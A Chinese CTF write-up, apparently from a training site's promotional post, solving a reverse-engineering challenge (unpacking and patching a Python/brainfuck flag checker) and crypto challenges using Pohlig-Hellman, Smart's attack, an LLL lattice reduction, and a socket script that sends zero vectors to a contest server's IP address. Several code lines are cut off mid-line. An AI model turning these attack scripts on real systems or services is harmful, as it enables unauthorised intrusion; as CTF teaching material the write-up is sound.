
提取其中的flag即可。

Reverse

得到python文件，先用常规套路，得到以下文件

```
main.exe_extracted        2021/9/16 12:37        文件夹
```

之后将其中的pyc反编译为py文件




```
# uncompyle6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)]
# Embedded file name: main.py
import brainfuck
brainfuck.main_check()
# okay decompiling main.pyc
```

之后提取brainfuck.cp38-win_amd64.pyd中的代码如下：


```
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>[-]><>[-]<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<[-]>>>>>>>>>
```

发现有三处putchar，patch nop跳过第一层循环，之后对flag处下断点在flag之后看到这一段数据，猜测和flag处理有关




```
|:0052C093 db    0
|:0052C094 db    0
|:0052C095 db  53h ; S
|:0052C096 db  0Fh
|:0052C097 db  5Ah ; Z
|:0052C098 db  54h ; T
|:0052C099 db  50h ; P
|:0052C09A db  55h ; U
|:0052C09B db    3
|:0052C09C db    2
|:0052C09D db    0
|:0052C09E db    7
|:0052C09F db  56h ; V
|:0052C0A0 db    7
|:0052C0A1 db    7
|:0052C0A2 db  5Bh ; [
|:0052C0A3 db    9
|:0052C0A4 db    0
|:0052C0A5 db  50h ; P
```

之后对flag内存处和这一段内存处下内存断点，定位到关键位置




```
  }
  v131 = *(unsigned __int8 *)(v122 - 2);
  v132 = v129 - v131;
  *(_BYTE *)(v122 - 1) = v132;
```

这里的减法实际就是cmp，之后patch源码，在后面对v132和v131 进行输出



```
  v131 = *(unsigned __int8 *)(v122 - 2);
  v132 = v129 - v131;
  *(_BYTE *)(v122 - 1) = v132;
  v133 = v132;
  printf("%02x %02x", v132, v131);
  if ( v133 )
    *(_BYTE *)(v122 - 38) = 0;
  v134 = *(unsigned __int8 *)(v122 - 39);
```

之后动态调试，看到flag{}里面输入应该为32位，一步步使得v132为0，得到flag如下：



```
flag{d78b6f30225cdc811adfe8d4e7c9fd34}
00 5300 0f00 5a00 5400 5000 5500 0300 0200 0000 0700 5600 0700 0700 5b00 0900 0000 5000 0500 0200 0300 5d00 5c00 5000 51
00 5200 5400 5a00 5f00 0200 5700 0700 34C
```

之后也分析出来了，其实加密处理就是flag[i]^flag[i+1]，所以单字节就可以一步步推出

Crypto

ecc

解前两个数使用Pohlig-Hellman攻击，攻击代码在ECC2函数中有，脚本如下：

```
# p = 146808027458411567
# A = 46056180
# B = 2316783294673
# E = EllipticCurve(GF(p),[A,B])
# P = [119851377153561800, 50725039619018388]
# Q = [22306318711744209, 111808951703508717]
p = 1256438680873352167711863680253958927079458741172412327087203
A = 377999945830334462584412960368612
B = 604811648267717218711247799143415167229480
P = [550637390822762334900354060650869238926454800955557622817950 , 700751312208881169841494663466728684704
Q = [1152079922659509908913443110457333432642379532625238229329830, 819973744403969324837069647827669815566
E = EllipticCurve(GF(p),[A,B])
P = E.point(P)
Q = E.point(Q)
factors, exponents = zip(*factor(E.order()))
primes = [factors[i] ^ exponents[i] for i in range(len(factors))][:-1]
print(primes)
dlogs = []
for fac in primes:
   t = int(P.order()) // int(fac)
   dlog = discrete_log(t*Q, t*P, operation="+")
   dlogs += [dlog]
   print("factor: "+str(fac)+", Discrete Log: "+str(dlog)) #calculates discrete logarithm for each prime or
print(crt(dlogs,primes))
```

计算第三个数使用smart attack，脚本如下：

```
def _lift(curve, point, gf):
   x, y = map(ZZ, point.xy())
   for point_ in curve.lift_x(x, all=True):
       x_, y_ = map(gf, point_.xy())
       if y == y_:
           return point_





"""
Solves the discrete logarithm problem using Smart's attack.
More information: Smart N. P., "The discrete logarithm problem on elliptic curves of trace one"
:param base: the base point
:param multiplication_result: the point multiplication result
:return: l such that l * base == multiplication_result
"""
def attack(base, multiplication_result):
   curve = base.curve()
   gf = curve.base_ring()
   p = gf.order()
   assert curve.trace_of_frobenius() == 1, f"Curve should have trace of Frobenius = 1."
   lift_curve = EllipticCurve(Qp(p), list(map(lambda a: int(a) + p * ZZ.random_element(1, p), curve.a_invar
   lifted_base = p * _lift(lift_curve, base, gf)
   lifted_multiplication_result = p * _lift(lift_curve, multiplication_result, gf)
   lb_x, lb_y = lifted_base.xy()
   lmr_x, lmr_y = lifted_multiplication_result.xy()
   return int(gf((lmr_x / lmr_y) / (lb_x / lb_y)))


p = 0xd3ceec4c84af8fa5f3e9af91e00cabacaaaecec3da619400e29a25abececfdc9bd678e2708a58acb1bd15370acc39c596807d
A = 0x95fc77eb3119991a0022168c83eee7178e6c3eeaf75e0fdf1853b8ef4cb97a9058c271ee193b8b27938a07052f918c35eccb0
B = 0x926b0e42376d112ca971569a8d3b3eda12172dfb4929aea13da7f10fb81f3b96bf1e28b4a396a1fcf38d80b463582e45d06a5
E = EllipticCurve(GF(p),[A,B])
P = (1012157144319191307273257283149053462081083530689263455553265769625550689896053695556854478233761104 27
Q = (96486400914223713734138965375616593554261115357664137063972930457064974900481098067241530697719422308 1
P = E.point(P)
Q = E.point(Q)
attack(P,Q)
```

secrets

由题意可知：

```
$$
c = a_0 s_1^2 s_2  + a_1 s_0 s_2^2 + a_2 s_1 s_2^2 \mod p
$$
```

其中secret未知，a、e、c已知。我们发现未知量如果三个单独当成一个整体，用范德蒙式和闵可夫斯基定理就可以构造一个格子

```
$$
[1,0,0,0,a0 * 2 ** 32]\\ [0,1,0,0,a1 * 2 ** 32]\\ [0,0,1,0,a2 * 2 ** 32]\\ [0,0,0,1,-c * 2 ** 32]\\ [0,0,0,
$$
```

```
p = 1126209611523566693380238498469023450489782060994031249682407922600289767503997854050158995425228052968
a0, a1, a2 = [446618091047336185935078945967555613786461861742032878816982121261180339187854190963069368180
8962908319833576800643350454985421459983243096186706959103231201770635994519162313869702469523675537059237 6
6498584240298712594187843704642795447140199703936008141098341496844773625746023752040758807620531632616610 9
[[0, 2, 1], [1, 0, 2], [0, 1, 2]]
c = 2521258878430983025589687858541798401695147486882642972456698768540389939874205997047593688658001566287



[[0, 2, 1], [1, 0, 2], [0, 1, 2]]
M = Matrix(ZZ,[
  [1,0,0,0,a0 * 2 ** 32],
  [0,1,0,0,a1 * 2 ** 32],
  [0,0,1,0,a2 * 2 ** 32],
  [0,0,0,1,-c * 2 ** 32],
  [0,0,0,0, p * 2 ** 32]
])
M.LLL()
```

规约出来的第一行 前三个 彼此根据关系gcd就能得到s0 s1 s2

```
secrets =[3463832903,3041163877,2616200387]
c = long_to_bytes(0x0497ca92dff6e21bf2882b100d29660e478a8322d06f2d759c07b7ac865d1090)
key = hashlib.sha256(str(secrets).encode()).digest()
cipher = AES.new(key, AES.MODE_ECB)
flag = cipher.decrypt(c).decode()
print('flag{' + flag + '}')
```


doublesage

非预期可解，一直向服务器发送零向量，多发送几次就可以得到flag。脚本如下：

```
import socket



sk = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sk.connect(('122.112.210.186', 51436))
msg = sk.recv(1024).decode()
print(msg)
sk.send("0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0\n".encode())
msg = sk.recv(1024).decode()
print(msg)
msg = sk.recv(1024).decode()
if msg:
   while msg.find('where operations are modulus') == -1:
       msg = sk.recv(1024).decode()
       print(msg)
sk.send("0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
msg = sk.recv(1024).decode()
print(msg)
```

推荐实操：CTF实验室

https://www.hetianlab.com/pages/CTFLaboratory.jsp?pk_campaign=weixin-wemedia#stu(复制链接至PC端体验吧！)



戳“阅读原文”体验免费靶场！